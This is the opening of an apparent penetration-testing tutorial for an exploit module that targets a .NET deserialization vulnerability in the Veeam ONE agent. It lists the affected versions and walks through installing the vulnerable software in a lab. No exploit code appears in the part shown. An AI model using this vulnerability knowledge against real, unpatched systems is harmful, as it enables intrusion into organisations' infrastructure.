
## Veeam ONE Agent .NET Deserialization Module

**TARGET: Veeam < 9.5.5.4587, < 10.0.1.750    TYPE: Remote    FIREWALL : NOT APPL.**


Veeam ONE is an IT monitoring and reporting software. The above mentioned versions have a deserialization vulnerability in the HandShakeResult method used by the agent. Let's set up the target. We have tested this module on the latest Windows 10. Download the vulnerable ISO (link given in our github repository) and mount it. Once mounted, run the setup.exe file. This will start the installation as shown below. Click on "Install".




Accept the License agreement and click on "Next".



Set the setup type to Typical.

